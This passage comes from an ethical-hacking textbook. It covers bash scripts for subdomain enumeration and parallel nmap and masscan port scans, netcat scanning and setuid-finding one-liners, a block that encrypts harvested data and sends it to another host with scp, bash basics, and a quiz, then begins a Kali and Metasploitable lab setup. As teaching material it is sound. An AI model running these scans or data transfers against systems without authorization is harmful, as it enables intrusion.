sort -u "$target_domain.domains.txt" -o "$target_domain.domains.txt"
```

In this example, we used popular subdomain enumeration tools like **assetfinder** and **gobuster** to identify potential subdomains associated with the target domain. By automating this process through a script, you can efficiently gather comprehensive subdomain information, which can be used for further reconnaissance and targeting.

Ethical considerations – responsible scripting in hacking

Ethical hacking is a delicate balance between leveraging powerful tools and techniques to identify vulnerabilities and ensuring that these capabilities are used responsibly and within legal boundaries. When it comes to scripting, ethical hackers must exercise heightened vigilance and adhere to strict ethical principles to prevent misuse or unintended consequences.

One of the primary ethical considerations when scripting for hacking purposes is ensuring that the scripts are used strictly within the scope of authorized engagements. For example, a poorly designed script intended to test for SQL injection vulnerabilities could inadvertently delete or corrupt critical data, even if the hacker had permission to test the system. Similarly, scripts with logic flaws, such as improper input validation, can result in unintended system behavior, leading to service disruptions or data loss.

Additionally, even within authorized and legal bounds, ethical hackers must take care when scripting tasks to avoid causing adverse effects. Overly aggressive or resource-intensive scripts, such as those designed to automate vulnerability scanning or brute-force attempts, can inadvertently overwhelm system resources, degrade performance, or cause network outages. Careful scripting and thorough testing are essential to ensure that tools do not exceed their intended scope, minimizing any potential harm to the target system.

Here's an example of how to include a safeguard within a script to prevent unauthorized targeting:

```
#!/bin/bash

# Check if target IP is in the list of authorized targets
AUTHORIZED_IPS=("192.168.1.10" "10.0.0.5" "172.16.0.22")

TARGET_IP=$1

if [[ " ${AUTHORIZED_IPS[@]} " =~ " ${TARGET_IP} " ]]; then
    echo "Target IP is authorized. Proceeding with the script..."
    # Script logic goes here
else
    echo "Error: Target IP is not authorized. Exiting..."
    exit 1
fi
```

In this example, the script includes a check to ensure that the target IP address is present in a list of authorized targets before proceeding with any further actions. By implementing such safeguards within the script, ethical hackers can mitigate the risk of inadvertently targeting unauthorized systems and ensure compliance with the established rules of engagement.

Another critical ethical consideration is the responsible handling and storage of sensitive data obtained during hacking engagements. Scripts that automate tasks such as data exfiltration or credential harvesting must incorporate robust security measures to protect the confidentiality and integrity of the collected data. Take a look at the following example:

```
#!/bin/bash

# Encrypt and securely transfer collected data
gpg --symmetric --cipher-algo AES256 collected_data.zip
scp collected_data.zip.gpg secure_server:/encrypted_data/

# Securely delete local copies
shred -zuv collected_data.zip
```

The above script ensures the responsible handling of collected data by encrypting it using strong encryption algorithms (for example, `AES-256`) and securely transferring the encrypted data to a designated server. Additionally, the script implements secure data deletion techniques to remove local copies of the sensitive data, further mitigating the risk of unauthorized access or data breaches.

Ethical considerations are paramount when it comes to hacking, and scripting is no exception. By adhering to strict ethical principles, implementing robust security measures, and incorporating appropriate safeguards within your scripts, you can make use of the power of automation while maintaining the highest standards of responsible and ethical conduct.

Optimizing scripts for speed and efficiency – performance tweaks

Optimizing scripts for speed and efficiency matters in ethical hacking. Quicker runs mean faster results, and lower resource use reduces the chance of impacting a target or your own tools. By tuning scripts and using the shell smartly, an ethical hacker can cut execution time, use CPU cores more effectively, and keep scans from slowing everything down.

One common optimization technique is to make use of built-in shell features and external tools to execute tasks in parallel, taking advantage of modern multi-core processors and maximizing CPU utilization. This approach can significantly reduce the overall execution time for tasks that can be parallelized:

```
#!/bin/bash

# Define the list of target hosts
targets=("192.168.1.101" "192.168.1.102" "192.168.1.103")

# Function to perform port scanning
port_scan() {
    local target_ip=$1
    nmap -p- --open -oG - "$target_ip" | awk '/open/{print $1}' | cut
-d'/' -f1 | tr '\n' ',' | sed 's/,$//' > "$target_ip.ports"
}

# Execute port scans in parallel using GNU Parallel
export -f port_scan
parallel --jobs 50% port_scan ::: "${targets[@]}"
```

In this example, the script utilizes GNU Parallel to execute port scans on multiple target hosts concurrently. By efficiently making use of the available CPU cores, the overall execution time for scanning multiple hosts can be significantly reduced compared to a sequential approach.

However, it's important to note that parallelization isn't the only way to optimize your scripts. You can also leverage tools that have asynchronous execution built into their design. For instance, when it comes to port scanning, you might consider using Masscan instead of Nmap in scenarios where speed is critical. Here's how you could modify the script to use Masscan:

```
#!/bin/bash

# Define the list of target hosts
targets=("192.168.1.101" "192.168.1.102" "192.168.1.103")

# Function to perform port scanning with Masscan
masscan_port_scan() {
    local target_ip=$1
    masscan -p1-65535 --rate=1000 "$target_ip" --output-format list | awk
'{print $3}' | cut -d'/' -f1 | sort -n | tr '\n' ',' | sed 's/,$//' >
"$target_ip.ports"
}

# Execute Masscan port scans
for target in "${targets[@]}"; do
    masscan_port_scan "$target" &
done

# Wait for all background jobs to complete
Wait
```

In this modified version, we're using Masscan, which is designed for rapid scanning. Masscan uses asynchronous transmission, allowing it to send packets much faster than traditional scanning tools. By default, it is asynchronous and optimized for speed, making it an excellent choice when you need to scan large networks quickly.

The `&` at the end of the `masscan_port_scan` call in the loop launches each scan in the background, effectively running them in parallel. The `wait` command at the end ensures the script doesn't terminate until all background jobs are complete.

Another key way to speed up scripts is to avoid doing the same work twice. You can do this by caching results, skipping repeated computations, and trimming any steps that don't add value. A simple caching mechanism can make a big difference in both time and system load, especially when dealing with repetitive tasks like subdomain enumeration. In the following example, the `get_subdomains` function checks for a cached results file before running. If the cache exists, it simply reads and returns the data. If not, it performs the enumeration, saves the results, and uses them for future runs. This keeps your workflow fast and prevents wasting time redoing work you've already completed.

```
#!/bin/bash

# Function to retrieve subdomains (with caching)
get_subdomains() {
    local domain=$1
    local cache_file="$domain.subdomains.cache"

    # Check if the cache file exists
    if [ -f "$cache_file" ]; then
        cat "$cache_file"
        return
    fi

    # Perform subdomain enumeration and cache the results
    subdomains=$(subfinder -d "$domain" -silent | sort -u)
    subdomains+=" $(assetfinder --subs-only "$domain" | sort -u)"
    subdomains+=" $(amass enum -d "$domain" -silent)"
    subdomains=$(echo "$subdomains" | tr ' ' '\n' | sort -u)
    echo "$subdomains" > "$cache_file"
    echo "$subdomains"
}

# Retrieve subdomains (cached if available)
target_domain="example.com"
subdomains=$(get_subdomains "$target_domain")
```

Optimizing scripts for speed and efficiency is an essential aspect of ethical hacking, as it ensures that valuable resources are utilized effectively and that operations are executed in a timely and efficient manner. By implementing techniques such as parallelization and caching, you can create efficient and high-performing scripts, maximizing their impact while minimizing resource utilization.

To finish this chapter, let's discuss the fundamentals of `bash` scripting.

bash fundamentals

`bash`, short for *Bourne-Again SHell*, is the standard command interpreter on most Unix-like systems, including Linux. It's both a shell and a scripting language that lets you automate commands, process data, and build reusable tools.

For ethical hackers and IT professionals, understanding `bash` fundamentals is essential. It forms the backbone of automating tasks, simplifying workflows, and building scripts that save time during security assessments or system administration.

In this section, you'll learn the core building blocks of `bash` scripting, how to create your first script, use variables, add comments, and apply command substitution. These basics form the foundation for every advanced script you'll write later in the book.

Create your first bash script

To create a new `bash` script, use the following steps:

1. Open a text editor and create a new file with a `.sh` extension, for example, `my_script.sh`. Then, add the following line of code:

   ```
   #!/bin/bash

   echo "Hello, World!"
   ```

2. Save the file and exit the text editor.
3. Next, open a terminal and navigate to the directory where you saved the script using the `cd` command. For example, if you saved the script in your home directory, you can use `cd ~`.

   Once you're in the correct directory, you need to make the script executable by running the following command:

   ```
   chmod +x my_script.sh
   ```

This command grants execute permissions to the script file.

4. Now, you can run the script by typing:

   ```
   ./my_script.sh
   ```

   You should see the output `Hello, World!` printed in the terminal.

   You can also run your script by typing:

   ```
   bash my_script.sh
   ```

   This doesn't require you to grant execute permissions on the script.

shebang

You might have noticed that every bash script we've written begins with the line `#!/bin/bash`. This line is known as the **shebang** or **hashbang**. It serves as an interpreter directive, informing the operating system which interpreter should be used to execute the script. In this case, `#!/bin/bash` specifies that the `bash` shell should be used to run the script.

For instance, if you were to run your script using the `Zsh` interpreter instead of `bash`, your shebang line would look like this:

```
#!/bin/zsh
```

Adding your script to PATH

While you can run your script by specifying the full path to the file (`/path/to/my_script.sh`), it's more convenient to add the script to your system's PATH so you can run it from any directory. Here's how you can do that:

1. Open your shell configuration file (e.g., `.bashrc` or `.bash_profile`) in a text editor.
2. Add the following line to the file, replacing `/path/to/scripts` with the actual path to the directory where you want to store your scripts:

   ```
   export PATH="$PATH:/path/to/scripts"
   ```

3. Save and close the file.
4. Either restart your terminal or run `source ~/.bashrc` (or `source ~/.bash_profile`) to apply the changes.

After following these steps, you should be able to run your script by simply typing its name in the terminal, regardless of the current working directory.

bash variables

One of the foundational concepts in bash scripting is **variables**. In bash, like in any other programming language, a variable is a storage location that holds a value, which can be a string, number, or other data types. Think of variables as containers for data that you can reuse throughout your script or command-line session. They provide a way to label data with a descriptive name, making your scripts easier to understand and modify. Here is how you can declare and assign a value to a variable in bash:

```
#!/bin/bash


# Assigning a value to a variable

target_ip="192.168.1.100"
```

In this example, we created a variable named `target_ip` and assigned it a value of `192.168.1.100`. Once you have defined your variable, you can access its value by prefixing it with a dollar sign (`$`):

```
# Accessing the variable's value
echo "Scanning target IP: $target_ip"
```

When declaring a variable in bash, it is important to follow these naming rules:

- Variable names can contain letters, numbers, and underscores.
- The first character must be a letter or underscore.
- Names are case-sensitive - `MYVAR` and `myvar` would be different variables.
- Avoid using bash reserved keywords as variable names.
- For a full list of reserved words, refer to `https://www.gnu.org/software/bash/manual/html_node/Reserved-Words.html`

When declaring variables, there should be no spaces between the variable name and the equal sign, or between the equal sign and the variable value.

This will throw a command `not found` error:

```
target_ip= "192.168.1.100"
```

Now that we've covered how to define and use variables in bash, let's move on to the next important concept – bash comments.

Comments

Like any programming language, bash scripts support writing comments to document your code. Comments are useful for explaining sections of your script, leaving notes for yourself or other developers, or commenting out debug code.

bash scripting supports two types of comments:

- Single-line (in-line) comments
- Multi-line comments

Single line comments start with a hash/pound symbol (#). Any text after the # on that line will be ignored by the bash interpreter:

```
# This is a single line comment
echo "Hello World" # This line will print Hello World
```

To ensure clarity, single-line comments should be placed on their own line.

bash does not have a dedicated syntax for multi-line comments. However, you can achieve the same effect by using single-line comments on consecutive lines or by taking advantage of:

```
:' or :" syntax
Heredocs

Here is a an example of using :' syntax:

:'
This is a multi-line
comment using the
:' '
syntax
'
```

This allows you to create a multi-line string that is immediately discarded, effectively creating a comment block. You can also replace the :' with :" and still get the same results.

As mentioned, you can also create multi-line comments using **heredocs**. heredocs provide a more structured way to create multi-line comments in `bash` scripts. This technique uses a delimiter (typically `<<COMMENT`) to mark the start of the comment block and a matching delimiter (`COMMENT`) to mark the end. Here's an example:

```
<<COMMENT
This is a multi-line
comment in Bash
using heredocs
COMMENT
```

Anything between `<<COMMENT` and `COMMENT` will be ignored by `bash` as a comment. The delimiter `COMMENT` can be replaced with any text as long as the starting and ending delimiters match.

While heredocs are commonly used for creating multi-line comments, they also serve another important purpose: defining multi-line strings without the need to escape newline characters. This functionality can be particularly useful when working with large blocks of text or data.

Command substitution

Command substitution allows you to use the output of a command as an argument to another command or variable assignment. This functionality becomes invaluable when you need to dynamically set values based on system information or the results of external commands. Command substitution is a fundamental concept in shell scripting, and you will encounter its use frequently throughout this book.

There are two ways of doing command substitution:

```
$( )

Using backticks ``.
```

The first one is more common in bash scripts. Here is an example:

```
# Perform subdomain enumeration and store the results
subdomains=$(subfinder -d "example.com" -silent | sort -u)
echo -e " Found subdomains\n $subdomains"
```

This runs the `subfinder` command, captures its output, and assigns it to the `$subdomains` variable. The `$subdomains` variable is then printed using the `echo` command.

Without command substitution, our code would look like this:

```
# Perform subdomain enumeration and store the results
subdomains=subfinder -d "example.com" -silent | sort -u
echo -e " Found subdomains\n $subdomains"
```

This would print the literal string `"subfinder -d "example.com" -silent | sort -u"` rather than running it and capturing its output.

Functions

Functions are an essential part of bash scripting. Just like functions in traditional programming languages, `bash` functions allow you to modularize your code by encapsulating sections of code with related functionality into reusable units, thereby reducing the amount of code and increasing readability.

To define a function in bash scripting, we use the `function_name ()` syntax, followed by a block of commands enclosed in braces `{}`. Consider the following example:

```
#!/bin/bash

# Function to perform a TCP connect scan
tcp_connect_scan() {
    local target_ip=$1
    nmap -sT -p- --open --reason "$target_ip" | grep ^[0-9] | cut -d '/'
-f 1 | tr '\n' ',' | sed 's/,$//'
}

# Function to scan for vulnerabilities
scan_vulnerabilities() {
    local target_ip=$1
    nikto -host "$target_ip" | tee "$target_ip.nikto"
}

# Scan target IP addresses
targets=("192.168.1.101" "192.168.1.102")
for target in "${targets[@]}"; do
    open_ports=$(tcp_connect_scan "$target")
    echo "Open ports on $target: $open_ports"
    scan_vulnerabilities "$target"
done
```

In this example, we define two functions: `tcp_connect_scan` to perform a TCP connect scan on a target IP address, and `scan_vulnerabilities` to scan for vulnerabilities using the Nikto tool. These functions are then called within a loop, iterating over a list of target IP addresses and executing the respective operations.

Control structures

Control structures are another essential element of `bash` scripting, allowing you to implement logic and conditionally execute code based on specific criteria:

```
#!/bin/bash

# Check if a port is open
port=80
if nmap -p "$port" "$target_ip" | grep -q "open"; then
    echo "Port $port is open on $target_ip"
else
    echo "Port $port is closed on $target_ip"
fi

# Loop through a list of IP addresses
ip_list=("192.168.1.101" "192.168.1.102" "192.168.1.103")
for ip in "${ip_list[@]}"; do
    echo "Scanning $ip..."
    # Perform scanning or other operations on $ip
done
```

This example showcases the use of an `if` statement to check if a specific port is open on a target IP address, and a `for` loop to iterate through a list of IP addresses, performing a set of operations on each one.

Until now, we have concentrated on writing and executing scripts from files. Now, let's explore an alternative approach that allows us to execute scripts easily without needing a file.

One-liners and quick terminal scripting

While we've focused on creating standalone scripts, `bash` shines in another crucial area for ethical hackers: **one-liners**. These are powerful, single-line commands executed directly in the terminal. They're perfect for rapid tasks or for chaining multiple commands together.

Let's explore some useful one-liners that showcase `bash`'s versatility in hacking scenarios:

- Finding all `setuid` files in the system:

  ```
  sudo find / -perm /4000 -type f
  ```

  This command searches the entire filesystem for files with the `setuid` bit set. These files can be potential security risks if they are misconfigured.

- Real-time system log monitoring:

  ```
  tail -f /var/log/syslog | grep --color 'error\|warning'
  ```

  Here, we're continuously watching the system log for any lines containing "`error`" or "`warning`." The matching terms are highlighted for easy identification.

- Scanning open ports on a remote host:

  ```
  for port in {1..65535}; do nc -zvw1 example.com $port 2>&1 | grep -v
  'Connection refused'; done
  ```

  This one-liner attempts to connect to every port on a specified host, reporting any that are open. It's a basic port scanner in a single line of `bash`.

These examples demonstrate how complex tasks can be accomplished without creating separate script files. As you progress through this book, you'll see how these techniques can be integrated into larger scripts or used on their own for quick, targeted actions.

By mastering these fundamental concepts and incorporating them into your `bash` scripts, you can create powerful and efficient tools to automate various tasks, streamline your ethical hacking workflows, and enhance the overall effectiveness of your security assessments.

Summary

This first chapter gave us space to cover a lot: why automation matters, how to scale attacks with scripts, the role of scripting in reconnaissance and enumeration, ethics and safety, performance tweaks, and the `bash` basics you'll use throughout the book. By now, you should have a solid sense of how `bash` fits into an ethical hacker's toolbox.

In the next chapter, you'll learn how to build a lab to practice safely. You'll get an intro to Kali Linux and Metasploitable 2, a step-by-step install and configuration walk-through (physical or virtual), and a guide to automatically provisioning the lab using Vagrant so you can spin it up and tear it down reliably.

Questions

1. Why is automation considered a **force multiplier** for ethical hackers?

    a. It allows them to bypass firewalls automatically.

    b. It saves time, reduces errors, and enables large-scale tasks.

    c. It guarantees undetectable attacks.

    d. It eliminates the need to learn manual techniques.

2. Which of the following ensures a script is executed with the correct interpreter when run directly (for example, `./myscript.sh`)?

    a. `#start`

    b. `#runbash`

    c. `#!/bin/bash`

    d. `#!/usr/local/bin`

3. What happens if you declare a variable in `bash` with spaces around the equals sign, like this: var = 10?

    a. The variable is not set to 10. In bash, spaces around the equals sign are not allowed when declaring variables.

    b. It defaults to 0.

    c. It throws a `command not found` error.

    d. It automatically trims the spaces.

4. Which option below is a safe and ethical scripting practice?

    a. Running scripts against any IP you find online.

    b. Encrypting sensitive data collected and securely transferring it.

    c. Using scripts that overwhelm system resources to ensure results.

    d. Using scripts that bypass authentication by default.

5. What is the main benefit of using parallel execution in scripts (e.g., GNU Parallel)?

    a. It improves accuracy by running one command at a time.

    b. It reduces the overall execution time by running tasks concurrently.

    c. It avoids the need for variables.

    d. It ensures scripts can run without user input.

6. Which of the following is an example of command substitution in `bash`?
    a. `var=$(date)`
    b. `var=$(date)`
    c. `var=date`
    d. `var=date`
7. What's the difference between running a script with `./myscript.sh` versus bash `myscript.sh`?
    a. `./myscript.sh` requires execute permissions, while `bash myscript.sh` does not.
    b. `./myscript.sh` runs faster.
    c. `bash myscript.sh` ignores errors.
    d. There is no difference.
8. Short Answer: Why should an ethical hacker add safeguards (such as an authorized IP list) to their scripts?
9. Short Answer: Write a one-liner in `bash` that finds all files with the `setuid` permission bit set on a system.

Further reading

- GNU `bash` Manual (variables, control structures, and functions): `https://www.gnu.org/software/bash/manual/bash.html`
- Nmap documentation: `https://nmap.org/book/man.html`
- Vulnerability Disclosure Cheat Sheett: `https://cheatsheetseries.owasp.org/cheatsheets/Vulnerability_Disclosure_Cheat_Sheet.html`

Answers

1. b
2. c
3. c
4. b
5. b
6. a
7. a

8. To prevent accidentally or maliciously running the script against unauthorized targets, which could cause legal or ethical violations.
9. `sudo find / -perm /4000 -type f`

Get this book's PDF version and more

Scan the QR code (or go to `packtpub.com/unlock`). Search for this book by name, confirm the edition, and then follow the steps on the page.



UNLOCK NOW

Note: Have your invoice handy. Purchases made directly from the Packt website don't require an invoice.

2

Hacking Lab Setup with Kali Linux

In this chapter, you will learn how to set up your personal cybersecurity playground—a safe, controlled environment where you can practice hacking techniques, experiment with tools, and deepen your understanding of vulnerabilities without the risk of legal consequences or real-world system damage.

We will cover the necessary hardware and software requirements for your ethical hacking lab, including the use of virtualization software like VirtualBox and the installation of Kali Linux and Metasploitable 2. You will also discover how to configure a host-only network between your virtual machines, as well as explore an automated approach using Vagrant to set up our lab. By the end of this chapter, you will have a fully functional ethical hacking lab ready to support your security research and penetration testing activities.

In this chapter, we are going to cover the following main topics:

- Introduction to Kali Linux and its tools
- Manually setting up your ethical hacking lab
- Automating lab setup with Vagrant

Technical requirements

For this chapter, you will need the following:

- A windows host computer with a CPU that supports virtualization (you can check this in the Task Manager on Windows)

- At least 6-8 GB of RAM (16 GB or more is recommended for running multiple VMs)
- Oracle VirtualBox (free virtualization software)
- Vagrant (optional, for automating the lab setup)
- A code editor like Visual Studio Code but feel free to use any editor of your choice.

The code for this chapter is available in the book's GitHub repository. To access the repository link, follow the steps in the *Download the example code files* section in the *Preface*.

Introduction to Kali Linux and its tools

Kali Linux is a popular and powerful Linux distribution explicitly designed for cybersecurity professionals, penetration testers, and ethical hackers. It is a comprehensive platform that provides a wide range of tools and utilities for various security testing and hacking tasks.

Kali Linux is a Debian-based distribution, which means it is built upon the solid foundation of the Debian Linux distribution. This ensures that Kali Linux inherits the stability, reliability, and extensive package ecosystem of Debian while also providing a specialized set of security-focused tools and utilities.

One of the primary advantages of Kali Linux is its extensive collection of pre-installed security tools. These tools cover a wide range of cybersecurity domains, including:

- **Vulnerability assessment**: Kali Linux includes powerful tools like Nmap, Metasploit, and Burp Suite, which can be used to scan networks, identify vulnerabilities, and perform in-depth security assessments.
- **Wireless security**: Kali Linux provides a robust set of wireless security tools, such as Aircrack-ng, Kismet, and Reaver, which can be used to assess the security of wireless networks and perform wireless penetration testing.
- **Forensics and reverse engineering**: Kali Linux includes tools like Wireshark, Volatility, and IDA Pro, which can be used for forensic analysis, malware analysis, and reverse engineering of software.
- **Password cracking**: Kali Linux includes various password-cracking tools, such as John the Ripper, Hashcat, and Hydra, which can be used to assess the strength of passwords and perform password-based attacks.
- **Web application testing**: Kali Linux provides a range of tools for web application testing, including OWASP ZAP, Nikto, and w3af, which can be used to identify and exploit vulnerabilities in web-based applications.

In addition to these pre-installed tools, Kali Linux also provides a robust package management system, which allows users to install additional tools and utilities as needed. This makes Kali Linux a highly customizable and extensible platform for cybersecurity professionals.

One of Kali Linux's key features is its live USB/live ISO functionality. This allows users to boot Kali Linux directly from a USB drive or a live CD/DVD without installing it on the host system. This is particularly useful for performing security assessments on the go or in scenarios where the user cannot or does not want to install Kali Linux directly on the target system.

Overall, Kali Linux is a comprehensive and powerful Linux distribution that has become a go-to choice for cybersecurity professionals and ethical hackers. Its extensive collection of security tools, live USB/live ISO functionality, and Debian-based foundation make it a versatile and reliable platform for security testing, penetration testing, and ethical hacking activities.

Manually setting up your ethical hacking lab

An ethical hacking lab is your own personal cybersecurity playground. It's a safe, controlled environment where you can practice hacking techniques, experiment with tools, and deepen your understanding of vulnerabilities—all without the risk of breaking laws or harming real-world systems.

Why set up a local lab?

Here are a few compelling reasons why you should set up your own local lab:

- **Cost-effectiveness**: The primary advantage of a virtual hacking lab is its cost-effectiveness. Building your own lab can be done entirely for free, without the need for any paid services or external resources. This accessibility enables you to dive into the world of ethical hacking without financial constraints.
- **Customization**: A virtual lab offers unparalleled flexibility. You can customize the environment to suit your specific learning needs, experiment with various vulnerable machines and network configurations, and even chain them together to practice techniques like pivoting. This level of customization is challenging to achieve with paid services or public platforms.
- **Hands-on experience**: No substitute for practicing attacks in a realistic environment.

- **Unlimited time to work on your targets**: A virtual lab provides you with unlimited time to work on your targets. You can leave the vulnerable machines running, save their state, and resume your practice sessions whenever convenient, allowing for an immersive and uninterrupted learning experience.

Before we dive into setting up your lab, let's discuss the necessary preparations.

Preparation

Let's gather the necessary tools before diving in, both hardware and software.

In order to set up an ethical hacking lab, you'll need the following hardware components:

- **CPU**: Your host computer's CPU should support virtualization. You can check this by opening the Task Manager on Windows (*ctrl+shift+esc*), clicking the performance tab, and verifying that **Virtualization** is enabled as shown in the following figure:




Figure 2.1 – Windows Task Manager

In our lab setup, we'll assign 2 CPUs to the attacker machine and 1 CPU to the target machine. This should work well on most modern systems, but you can adjust these values depending on your host machine's capabilities. If you're unsure how many CPUs to allocate, a good starting point is to check how many cores your system has (shown in the **Task Manager**), and avoid assigning more than half of them to virtual machines to keep your host system responsive.

- **RAM**: For a basic setup, you'll need at least 6-8GB of RAM. However, as you scale up your lab by running multiple virtual machines, you'll want to have at least 16GB of RAM to ensure smooth performance.
- **Storage**: A high-capacity hard drive or **solid-state drive (SSD)** will provide the necessary storage space to accommodate your virtual machines and any data generated during your hacking exercises.
- **External Wi-Fi adapter (optional)**: If you want to experiment with wireless attacks, you might need an adapter that supports **monitor mode**. Once you have the necessary hardware in place, you'll need to install the required software. Software required for ethical hacking lab setup

On the software side, you'll need the following:

- **Virtualization software**: This enables you to create virtual machines. Popular options include:
    - Oracle VirtualBox (free)
    - VMware Workstation Player (free for personal use)

    In this lab setup, we are going to make use of Oracle VirtualBox.
- **Attacker operating system**: Kali Linux is packed with hacking tools.
- **Vulnerable targets**: Intentionally insecure machines to practice attacking.

For the examples in this book, we are going to make use of Metasploitable 2.

Setting up your virtual lab manually

With the hardware and software requirements covered, let's dive into setting up the virtual lab manually. We begin setting up your virtual lab by installing VirtualBox on your computer. Here is what our lab would look like:




Figure 2.2 – Lab overview

Installing VirtualBox on your computer

VirtualBox is powerful virtualization software that allows you to run multiple operating systems simultaneously on your computer. It is available for Windows, macOS, Linux, and other platforms. For our lab setup, I'll walk you through the process of installing VirtualBox on a Windows system, but the steps are similar for other operating systems.

1. To begin, go to the VirtualBox downloads page (`https://www.virtualbox.org/wiki/Downloads`) and select the package that matches your operating system (in case you are not using Windows). For a Windows computer, you'll want to choose the Windows hosts option:




Figure 2.3 – Download VirtualBox page

2. Double-click the VirtualBox installer file once the download is complete and follow the on-screen instructions. The standard installation settings should be fine for most users:



Figure 2.4 – VirtualBox installation wizard

The next step is to download and install the Kali Linux operating system.

Downloading and installing Kali Linux

There are two ways to get Kali Linux running in VirtualBox: using a pre-configured virtual machine image, or manually installing it from an ISO file.

The easiest method is to download the Kali Linux VirtualBox image file from the Kali Linux website.

1. Go to the Kali Linux download page (`https://www.kali.org/get-kali/#kali-platforms`). Choose the **Virtual Machines** option.




Figure 2.5 – Kali Linux download page

2. Next, you will find out that Kali Linux supports different virtualization platforms. In our case, we will choose the VirtualBox options. So go ahead and click the big **Download** card and your download will start automatically:

